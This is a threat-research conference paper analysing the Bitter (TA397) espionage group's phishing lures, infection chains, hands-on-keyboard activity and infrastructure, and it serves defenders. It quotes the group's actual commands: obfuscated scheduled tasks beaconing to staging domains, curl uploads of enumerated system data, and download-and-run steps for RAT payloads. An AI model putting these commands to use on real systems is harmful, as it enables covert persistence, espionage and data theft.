2025 BERLIN

24 - 26 September, 2025 / Berlin, Germany

THE BITTER END: UNRAVELLING EIGHT YEARS OF ESPIONAGE ANTICS

Abdallah Elshinbary, Nick Attfield, Konstantin Klinger & Jonas Wagner

Threatray, Egypt & Switzerland

Proofpoint, UK & Germany

abdallah@threatray.com
nattfield@proofpoint.com
kklinger@proofpoint.com
jonas@threatray.com

ABSTRACT

Bitter (TA397) is an espionage group with a long history of targeting South Asian entities. While the group is frequently attributed to India (non-publicly), the reasoning behind this is not clearly documented. In this paper we share evidence showing Bitter to be an India-aligned threat actor and release previously undisclosed evidence of the group's targeting outside of Asia. In the first part of this paper, we explore Bitter's campaigns, targeting, and payload delivery and conduct an in-depth analysis of Bitter's infrastructure. The second part of this paper expands on this research with a deep dive into Bitter's entire observed malware arsenal, highlighting how the group's capabilities support its espionage operations. This joint research between the *Proofpoint* and *Threatray* research team aims to substantiate the claim that Bitter is an espionage-focused, state-backed threat actor, tasked with intelligence gathering in the interests of the Indian state.

Note: Throughout this paper, researchers have defanged Bitter-controlled indicators and modified certain technical details to protect investigation methods.

TA397'S OPERATIONS

This section covers some of the campaigns observed by *Proofpoint Threat Research* from October 2024 to April 2025 that we have attributed to Bitter (TA397). Campaigns referenced throughout this paper fall within this timeframe. This section covers the group's targeting, the types of email accounts used to deliver phishing emails, the subjects employed to blend with legitimate traffic, the lures crafted to entice targets to engage with attachments or links, and finally the infection chains used to deploy malicious payloads on targets of interest.

Proofpoint Threat Research also has unique insight into what hands-on-keyboard activity looks like from the group. The data presented in this paper provides a new lens from which to analyse victimology and highlights the fact that the group has a much wider pool of collection targets than previously documented.

CAMPAIGNS, VICTIMOLOGY, AND LURES

Tracking and analysing Bitter's activity over an extended period surfaces several observable behavioural patterns displayed by the group. These patterns provide threat researchers with many opportunities to monitor and detect Bitter's activity.

Proofpoint has observed Bitter frequently targeting an exceedingly small subset of targets. Geographically, this targeting is also almost exclusively observed against European entities with links to China or India's neighbours, with some targeting also observed in China and South America. While this is likely more indicative of visibility bias, most public reporting on the group details Bitter's activities against organizations in Asia.

The Bitter targeting verticals we have observed are also highly characteristic of espionage-focused threat actors. Governments, diplomatic entities and defence organizations are frequently targeted to enable intelligence collection on foreign policy or current affairs, in addition to providing threat actors potential insight into a government's position or decision-making process on political issues, trade negotiations, defence contracts, or wider economic investments. When analysing targeting and attributing clusters of threat activity, the topics and themes will almost certainly map onto the geopolitical, economic, or military interests of the threat actor's suspected country of origin. The targets, subjects and lures of Bitter's campaigns exhibit these same qualities, which are consistent with activity that is in the intelligence interests of the Indian state.

Bitter uses a swathe of different email accounts to carry out its operations. The group has shifted between freemail providers – 163[.]com, 126[.]com, and ProtonMail – and various compromised accounts belonging to the governments of Pakistan, Bangladesh and Madagascar. Within these campaigns, Bitter has been seen masquerading as or spoofing various entities within the Chinese government, the Embassy of Mauritius in China, the Embassy of Madagascar in China, the Ministry of Foreign Affairs of the Republic of Korea, and the Foreign Affairs Office in Beijing, to name a few. The subject lines employed alongside Bitter's sender accounts provide insight into topics, themes, and events specific to either the group's or the targets' interests. Some of the subjects that *Proofpoint* has observed in Bitter's campaigns are listed below:

- AUTHORIZATION TO RENEW CONTRACTS OF ECD AGENTS AT THE LEVEL OF EXTERNAL REPRESENTATIONS
- PUBLIC INVESTMENTS PROJECTS 2025 _ MADAGASCAR
- SituationNote : SouthKorea_Martial law Seoul Embassy Advisory
- Invitation Embassy of the Islamic Republic of Pakistan Beijing Dec 2024.
- EU Delegation
- Key National Defense R&D Projects
- Note from Embassy of Mauritius 13 December 2024
- Fw:Fw:CN_5896_File_vers1

- Fw: A/c Records : Beijing
- Fw: Preferential Visa Rules Updates 2025
- Protocol Guidelines for Diplomatic Missions
- Department of Northeast Asia, Ministry of Foreign Affairs
- Invitation Armed Forces Day
- Re: Intermediate structure WA's
- Ministry of Commerce File

Espionage-focused threat actors frequently operate in the realm of politics, diplomacy, trade, investment, and defence. Based on *Proofpoint*'s visibility of the group's activity, Bitter is no different. As shown above, there are some subjects purportedly discussing matters relevant to European organizations involved in diplomacy. There are also many subject lines pertaining to diplomatic or military issues in China, Pakistan and Northeast Asia. One campaign aligned with the timing of the crisis in December 2024 when South Korea's president instituted martial law [1], where the subject 'SituationNote : SouthKorea_Martial law Seoul Embassy Advisory' clearly demonstrates how threat actors attempt to blend in with legitimate email traffic by leveraging topical themes and content the target is likely to read or see in their inbox.

There are two campaigns that are particularly interesting given Bitter's suspected attribution. The campaigns with the subjects 'PUBLIC INVESTMENTS PROJECTS 2025 _ MADAGASCAR' and 'Note from Embassy of Mauritius 13 December 2024' show Bitter attempting to make it look as if the emails had been sent legitimately from the Malagasy and Mauritian embassies, respectively (despite using a Chinese freemail address in the campaign where the sender claimed to be the Mauritian embassy in China).



Figure 1: Example Bitter lure email containing a RAR-enclosed CHM attachment.

This targeting may reflect that both Madagascar and Mauritius are strategic partners of India, with relationships spanning across trade, energy, infrastructure and more [2]. Furthermore, as of early 2024 into 2025, India has engaged in 'joint naval exercises, coordinated patrols, information sharing, HADR efforts, capacity building and other diplomatic engagements' with both Madagascar and Mauritius on multiple occasions [3, 4]. Based on the content and the decoy documents employed, it is clear that Bitter has no qualms about masquerading as other countries' governments, including those of Indian allies. While Bitter's targets in these campaigns were Turkish and Chinese entities with a presence in Europe, it signals that the group likely has knowledge of and visibility into the legitimate affairs of Madagascar and Mauritius, and uses the material in spear-phishing operations.

Espionage-focused threat actors often send decoy documents or accompanying files alongside initial access payloads, or links to mislead targets and convince them of the legitimacy of the email. Over the last year, however, *Proofpoint* has only observed Bitter doing this in two instances: in a previously published campaign [5] targeting an organization in the Turkish defence sector, and in a campaign targeting European entities located in China.


中华人民共和国国防部国际军事合作办公室

Ministry of Foreign Affairs of the People's Republic of China

To: All Defence Attachés in Beijing, People's Republic of China

From: Ministry of Foreign Affairs of the People's Republic of China

Subject: Letter from Ministry of Foreign Affairs

Figure 2: False document lure to add legitimacy to phishing email containing a malicious attachment.

The rest of Bitter's campaigns simply contained plain-text body messages in which the group masqueraded as a legitimate government organization, with an accompanying malicious attachment or URL. This choice demonstrates an overall lack of maturity in the group's phishing operations compared to many other state-backed threat actors.

INFECTION CHAIN

Bitter may not display advanced capabilities, but the group is highly active, carrying out frequent and consistent campaigns. While the group has a 'tried and true' methodology that it always seem to fall back on, Bitter has also demonstrated an ability to experiment with novel infection chains to bypass detections or exploit vulnerabilities.

INITIAL ACCESS

Spear-phishing emails remain Bitter's preferred technique for initial access, and to date, we are not aware of any reports indicating the use of alternative methods by this group. That said, the group's spear-phishing tactics have evolved and demonstrate a degree of flexibility. While in 2019/2020, Bitter relied on exploiting CVEs [6 ,7], used ArtraDownloader [6] to deploy additional payloads, and even experimented with *Android* malware [8], the group has consistently shown a preference for scheduled tasks in recent years, as reported by *Proofpoint*, *AhnLab*, *StrikeReady Labs*, *Cisco Talos* and others [5, 9, 10, 11]. In historical operations, ArtraDownloader encoded both the username and the computer name of the infected machine within the HTTP(S) POST C2 beacon [6]. This data was sent to the C2 server on a regular basis, presumably allowing the actor to manually assess whether the victim met certain targeting criteria, and if so, deliver a second-stage payload. Bitter continues to follow the same approach today using scheduled tasks (detailed below).

The emails in the campaigns we observed typically contained either a direct attachment or a URL that leveraged a legitimate file-sharing service to deliver a file, which then launched a scheduled task. Even when a file was directly attached to the email, it ultimately resulted in the creation of a scheduled task. In some cases, the file was packaged within an archive before execution as the actors experimented with more advanced techniques.

For example, in late 2024 shortly after the usage of alternate data streams in NTFS file systems [5], *Proofpoint* observed Bitter using an esoteric file type: Microsoft Search Connector (MSC) files [12], which allow users to connect with data stored in web services or remote storage locations. This was a new tactic for the group to drop and launch LNK files to the infected machine and create scheduled tasks. We cover this chain in more detail below, including the follow-on hands-on-keyboard activity. These search connectors are *Microsoft* XML files and are abused in a similar way to library files or saved search files. Abusing WebDAV for payload downloads has become a trend with various groups in the threat landscape over the past years. This specific search connector technique was reported to be a security risk in 2023 [13], but its first observed use by Bitter was in late 2024.

Another esoteric file type was observed in a Bitter campaign in late 2024. The emails contained a RAR archive with an MSC file [14] inside. If double clicked and run by the user, the MSC started mmc.exe, which set up a scheduled task that attempts to use PowerShell to download and run the next-stage payload. In this campaign, Bitter exploited CVE-2024-43572, otherwise known as GrimResource [15], which is a vulnerability that provides attackers remote code execution in the context of mmc.exe on targeted endpoints. This vulnerability was first publicly reported in June 2024, and *Proofpoint* first observed Bitter using this file type in October 2024.

Over a period of years, Bitter has experimented with various methods for dropping or creating a scheduled task. However, the scheduled task itself remains largely unchanged, as we will highlight in the next section. Among the file types used to initiate scheduled tasks via cmd.exe or PowerShell are MSC, LNK, CHM, MS Access, IQY files, and others.

Since *Proofpoint* began tracking Bitter in 2021, we have not observed the group using zero-day vulnerabilities or techniques that haven't already been publicly disclosed or reported. The group likely monitors the threat landscape and follows a 'tried and true' approach with initial access payloads, using whatever method proves effective. The group

maintains consistency in the scheduled task method but tends to vary when it comes to the final payload (see later sections in this paper).

Figure 3 provides a general overview of the initial access infection chains observed.



Figure 3: Overview of Bitter's infection chains.

SCHEDULED TASKS

The following example of a scheduled task command line shows how the task beaconed every 16 minutes to the staging domain woodstocktutors[.]com, awaiting instructions to retrieve the next-stage payload. When these samples were executed in a sandbox environment, no additional payloads were delivered. However, when allowed to run for a longer period, a next-stage payload was eventually dropped. This behaviour appeared to be manual, likely triggered by the actor after evaluating certain selection criteria – such as the victim's IP address, computer name and username, which were sent to the server via the beacon.

```
"C:\\Windows\\System32\\conhost.exe" --headless cmd /c ping localhost > nul & schtasks /
create /tn "EdgeTaskUI" /f /sc minute /mo 16 /tr "conhost --headless powershell -WindowStyle
Minimized irm "woodstocktutors[.]com/jbc.php?fv=$env:COMPUTERNAME*$env:USERNAME" -OutFile
"C:\\Users\\public\\kwe.cc"; Get-Content "C:\\Users\\public\\kwe.cc" | cmd"
```

The group experimented with various PowerShell and command-line tools (e.g. curl, conhost, etc.) and obfuscation methods, but the core functionality remained consistent. Below is another example featuring an obfuscated PowerShell command that created a scheduled task beaconing every 18 minutes to princecleanit[.]com:

```
schtasks /create /tn \\"Task-S-1-5-42121\\" /f /sc minute /mo 18 /tr \\"conhost --headless
cmd /v:on /c set gz=ht& set gtz=tps:& set 7gg=!gz!!gtz!& set 6hg=!7gg!//p^rin^ce^cle^anit.
co^m& c^ur^l !6hg!/d^prin.p^hp?dr=%computername%;%username%|c^m^d\\"
```

As part of our ongoing tracking of the group, *Proofpoint Threat Research* identified a signature for Bitter when creating scheduled tasks. The way the group structured PHP URI requests to staging infrastructure with a combination of computer name and username, with varying characters between, may have been an effort to throw off static detections. This has been consistent for years, as shown by the examples below observed in historical Bitter campaigns:

```
blucollinsoutien[.]com/jbc.php?fv=$env:COMPUTERNAME*$env:USERNAME
hxxp://46.229.55[.]63/svch.php?li=%computername%..%username%
hxxp://95.169.180[.]122/vbgf.php?mo=%computername%--%username%
hxxp://inizdesignstudio[.]com/lk.php?xm=$env:computername*$env:username
hxxp://trkswqsservice[.]com/turf.php?xm=$env:COMPUTERNAME*$env:USERNAME
hxxp://woodstocktutors[.]com/jbc.php?fv=$env:COMPUTERNAME*$env:USERNAME
hxxps://princecleanit[.]com/dprin.php?dr=%computername%;%username%
hxxps://utizviewstation[.]com/dows.php?cb=$env:COMPUTERNAME*$env:USERNAME
hxxps://www[.]headntale[.]com/lchr.php?ach=%computername:~0,15%_%username:~0,5%
hxxps://www.mnemautoregsvc[.]com/GIZMO/flkr.php?sa=COMPUTERNAME**USERNAME
jacknwoods[.]com/jacds.php?jin=%computername%_%username%
utizviewstation[.]com/sdf.php?fv=$env:COMPUTERNAME*$env:USERNAME
warsanservices[.]com/mydown.php?dnc=%username%_%computername%
warsanservices[.]com/myupload.php?dnc=%username%_%computername%
```

Inspection of the TLS certificates used by these staging domains revealed that most of them relied on standard *Let's Encrypt* certificates. We performed a timestamp analysis on these certificates (as detailed in the 'Infrastructure analysis' section).

Figure 4 shows an example for the princecleanit[.]com staging domain.

Figure 4: Princecleanit[.]com TLS certificate from Censys [16].

Typical characteristics:

- Subject DN: CN=*.<domain>
- Issuer DN: C=US, O=Let's Encrypt, CN=R[0-9]+
- Validity Period: 90 days

These present detection opportunities for the initial access techniques of this actor: the consistent use of scheduled tasks, the specific PHP URL pattern, the inclusion of the victim's computer name and username in the beacon, and the presence of a *Let's Encrypt* certificate on the server side. Collectively, these form a high confidence fingerprint and strongly suggest the activity is attributable to Bitter.



Figure 5: Fingerprint of Bitter's scheduled tasks and infrastructure.

HANDS-ON-KEYBOARD ACTIVITY

During our research, we observed Bitter engaging in hands-on-keyboard activity. Specifically, the group dropped a RAT, shortly followed by a second one. It is highly likely this was direct manual activity by the actor during a traditional work schedule in India.

As covered in *Proofpoint*'s blog post [5] on Bitter, where we detailed the manual deployment of wmRAT and MiyaRAT, we have since observed Bitter engaging in hands-on-keyboard activity in two distinct campaigns targeting government organizations.

The first case was the previously highlighted campaign using the search connector file format, in which the group used this novel technique to drop a LNK file that would load a scheduled task on a target machine.

```
"C:\\Windows\\System32\\cmd.exe" /start min /c schtasks /create /tn
"OneDrive\\OneDrive Standalone Update
Task-S-1-5-21-9920643986-2299988379" /f /sc minute /mo 19 /tr "conhost
--headless cmd /v:on /c set 765=ht& set 665=tp:& set
565=!765!!665!& set 465=!565!//46.229.55[.]63& curl
!465!/sv^c^h.p^h^p?li=%computername%..%hostname%c^m^d"& msg * "ERROR
0XA008CE : ERROR reading File, contents are corrupted."
```

This LNK file used cmd.exe to set up a scheduled task named 'OneDrive\\OneDrive Standalone Update Task -S-1-5-21-9920643986-2299988379', which attempted to use conhost.exe to download and run the next-stage payload every 19 minutes. To do so, the scheduled task created a curl request to `hxxp://46.229.55[.]63/svch[.]php?li=%computername%..%username%` providing details of the affected target machine. It also displayed a decoy error message to the user, saying that the original file could not be viewed.

This scheduled task was left beaconing for 18 hours until *Proofpoint* first observed a response from Bitter at 05:27 UTC (10:57 IST):

```
HTTP/1.1 200 OK
Date: Thu, 05 Dec 2024 05:27:59 GMT
Server: Apache/2.4.62 (Ubuntu)
Content-Length: 330
Content-Type: image/jpeg
Cache-Control: no-cache

cd C:\\programdata
dir > abc1.pdf
tasklist >> abc1.pdf
wmic /namespace:\\\\root\\SecurityCenter2 path AntiVirusProduct get >>abc1.pdf
wmic logicaldisk get caption >> abc1.pdf
systeminfo >> C:\\programdata\\abc1.pdf
curl -X POST -F "file=@C:\\programdata\\abc1.pdf" <hxxp://46.229.55[.]63/svupfl.
php?oi=%computername%_%username%>
del abc1.pdf
```

This enumeration was essentially identical to the one that we detailed in our blog post [5] on Bitter, with the addition of the systeminfo command. In the request, the actor issued a POST request with this target machine information to a different PHP endpoint on the staging domain: `/svupfl[.]php?oi=%computername%_%username%`. Eighteen minutes later, we observed this request:

```
HTTP/1.1 200 OK
Date: Thu, 05 Dec 2024 05:46:59 GMT
Server: Apache/2.4.62 (Ubuntu)
Content-Length: 381
Content-Type: image/jpeg
Cache-Control: no-cache

cd C:\\programdata
set /P ="MZ" < nul >> sh1.txt"
curl -o sh2.txt <hxxp://173.254.204[.]72/sh2.txt>
copy /b sh1.txt+sh2.txt shh.exe
curl -o dune64.log <http://173.254.204[.]72/dune64.log>
ren dune64.log dune64.bin
shh.exe dune64.bin
dir > abc1.pdf
tasklist >> abc1.pdf
curl -X POST -F "file=@C:\\programdata\\abc1.pdf" <hxxp://46.229.55[.]63/svupfl.
php?oi=%computername%_%username%>
del abc1.pdf
```

In this case, Bitter operators made an error by issuing a curl command that attempted to retrieve a payload from `hxxp://173.254.204[.]72/dune64.log` . This request returned a 404 error as the attackers had not placed a file with that name on their server – making the rename command and the execution of shh.exe fail. Instead, it turned out that the next stage was present under /dune64.bin. When *Proofpoint* analysts executed the shh.exe payload alongside the dune64.bin binary, the full chain executed correctly. Analysis of these payloads allowed us to identify shh.exe as KugelBlitz (see the 'Payload arsenal' section) and dune64.bin as the Demon agent from the Havoc C2 framework. This variant was found to be communicating with 72.18.215[.]108 over port 443.

After the actor's initial attempt to load the backdoor failed, we observed another request at 08:57 UTC (14:27 IST):

```
HTTP/1.1 200 OK
Date: Thu, 05 Dec 2024 08:57:00 GMT
Server: Apache/2.4.62 (Ubuntu)
Content-Length: 263
Content-Type: image/jpeg
Cache-Control: no-cache

cd C:\\programdata
net use Z: \\\\72.18.215[.]1\\tempy
Z:
Z:\\shl.exe dune64.bin
C:
net use /delete Z: /y
whoami
dir > abc1.pdf
tasklist >> abc1.pdf
curl -X POST -F "file=@C:\\programdata\\abc1.pdf" <hxxp://46.229.55[.]63/svupfl.
php?oi=%computername%_%username%>
del abc1.pdf
```

In this case, Bitter attempted to execute the same chain as three hours previously, this time opting to pull the full payloads from a separate actor-controlled server, by mounting an SMB share called tempy. By enumerating this share, *Proofpoint* was able to identify that Bitter was also storing wmRAT and MiyaRAT payloads on the drive – the exact same binaries we blogged about in December 2024 [5]. Furthermore, within Bitter's drive, we found two documents that may have been exfiltrated from victims.

The first document was a scanned copy of an official government tax document from Bangladesh. We have redacted this information from the paper for anonymity and safety purposes. The second was a strategic military document and appeared to originate from a military organization of Bangladesh – given its sensitive nature we have also elected to omit it from this publication. The two documents both appeared to be photocopies or scans of handwritten documents. Both documents are likely legitimate, and it is highly likely they were exfiltrated from Bitter victims. This targeting is consistent with Bitter's historical activity and reinforces that both organizations are regular collection targets for Bitter's espionage activities.

The second case of hands-on-keyboard activity we observed was in a more common infection chain for the group using CHM files.

The email appeared to be a thread with another recipient to make the attachment appear more legitimate. The email contained a RAR-compressed CHM file. If double-clicked and run by the user, the CHM set up a MSTaskUI scheduled task that attempted to use PowerShell through conhost.exe to download and run the next-stage payload every 16 minutes with the curl utility.

```
"C:\\Windows\\System32\\conhost.exe" --headless cmd /c ping localhost > nul & schtasks /
create /tn "MSTaskUI" /f /sc minute /mo 16 /tr "conhost --headless powershell -WindowStyle
Minimized irm "utizviewstation[.]com/sdf.php?fv=$env:COMPUTERNAME*$env:USERNAME" -OutFile
"C:\\Users\\public\\documents\\vfc.cc"; Get-Content "C:\\Users\\public\\documents\\vfc.cc"
| cmd"
```

We observed Bitter operators respond to these ongoing scheduled task requests with manual commands at 10:40 UTC (16:20 IST), issuing a command that enumerated the target machine and sent a POST request containing that information.

```
tree "%userprofile%\\Desktop" /f > C:\\Users\\Public\\Documents\\d.log
systeminfo >> C:\\Users\\Public\\Documents\\d.log
WMIC /Node:localhost /Namespace:\\\\root\\SecurityCenter2 Path AntiVirusProduct Get
displayName,productState /Format:List >> C:\\Users\\Public\\Documents\\d.log
wmic logicaldisk get name >> C:\\Users\\Public\\Documents\\d.log
cd C:\\Users\\Public\\Documents
curl -X POST -F "file=@d.log" hxxps://www.utizviewstation[.]com/urf.php?mn=%computername%
del d.log
```

Similar to previously observed hands-on-keyboard activity seen from the group, the POST request containing the infected machine's information was directed to the same staging domain, but a different PHP URI, `/urf.php?mn=%computername%`, than the scheduled task. *Proofpoint* has observed Bitter refraining from dropping next-stage payloads depending on the system information provided on the infected machine. It is likely that the computer name and information sent to the staging domain within the scheduled tasks undergo some form of pre-filtering. This selection process is similar to what was reported regarding the earlier use of ArtraDownloader [6]. This is also likely why the actors remained consistent in their use of scheduled tasks, while varying their initial access methods and final payloads. Their selection criteria is a crucial part of their overall process and indicative of the highly targeted nature of espionage.

At 13:37 UTC (19:07 IST) we observed this response from the attacker server:

```
curl -o C:\\ProgramData\\msuitl.tar hxxp://utizviewstation[.]com/msuitl.tar
cd C:\\ProgramData
tar -xvf msuitl.tar
dir > t0.log
msuitl.exe
tasklist >> t0.log
curl -X POST -F "file=@t0.log" hxxps://www.utizviewstation[.]com/urf.php?mn=%username%
del t0.log
```

This issued a request to the /msuitl.tar endpoint on the domain, dropping the final payload:

```
HTTP/1.1 200 OK
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
content-type: application/x-tar
last-modified: Mon, 03 Feb 2025 11:23:10 GMT
accept-ranges: bytes
content-length: 45568
date: Mon, 03 Feb 2025 13:37:21 GMT
server: LiteSpeed
Cache-Control: no-cache

msuitl.exe
```

As seen from the response headers, the endpoint was modified 43 minutes after the initial enumeration of the infected machine, suggesting Bitter made a conscious decision to load a hand-picked payload to the staging infrastructure. It is likely this payload selection is directly correlated to target selection and information gleaned from initial enumeration. The final payload of this campaign turned out to be BDarkRAT (which can be found in the 'Payload arsenal' section of this paper).

While Bitter's initial access vector has consistently been spear-phishing emails and the first part(s) of the group's intrusion chains have varied between a handful of techniques, the breadth of malware payloads the group has been observed deploying is significant.

Figure 6 plots the timestamps of our observed hands-on-keyboards activity over a Monday to Friday working hours schedule in Indian Standard Timezone (IST).



Figure 6: Heatmap of observed hands-on-keyboard activity timestamps.

INFRASTRUCTURE ANALYSIS

Timezone analysis has proven to be a successful method for attributing espionage groups – not only for Asian espionage groups [17, 18], but also specifically for Bitter, as demonstrated by *Bitdefender* in 2020 [8], and during our observations of hands-on-keyboard activity. In the *Bitdefender* research, analysis of the creation timestamps of code-signing certificates used in Bitter malware, as well as ZIP file timestamps for samples, revealed that they mapped to Indian Standard Time (UTC +5:30) and followed a 9-to-5, Monday-to-Friday working schedule.

For this research, we collected 122 known Bitter C2 and staging domains [19] from internal telemetry, pivoting, and public reports, spanning several years since the group was first publicly reported. For each domain (where available), we gathered the following three timestamps:

- Passive DNS first seen timestamp
- Domain creation timestamp from WHOIS data
- TLS certificate creation timestamp from *Let's Encrypt* certificate.

Example data:

Domain	Campaign date	Passive DNS	WHOIS	Certificate	Staging URL
blucollinsoutien[.]com	2025-04-01	2025-03-11 13:09:43 IST	2025-03-11 13:06:44 IST	2025-03-11 13:08:45 IST	/jbc.php?fv=$env:COMPUTER NAME*$env:USERNAME
princecleanit[.]com	2025-03-26	2025-01-03 14:16:21 IST	2025-01-02 15:27:04 IST	2025-01-02 15:30:00 IST	/dprin.php?dr=COMPUTER NAME;USERNAME

After converting all timestamps to Indian Standard Time (IST), we generated three separate heatmaps – one for each data source. For better visualization, the standard 'working hours' are marked with dotted lines. The data largely aligns with this pattern, or at least suggests a clear trend.

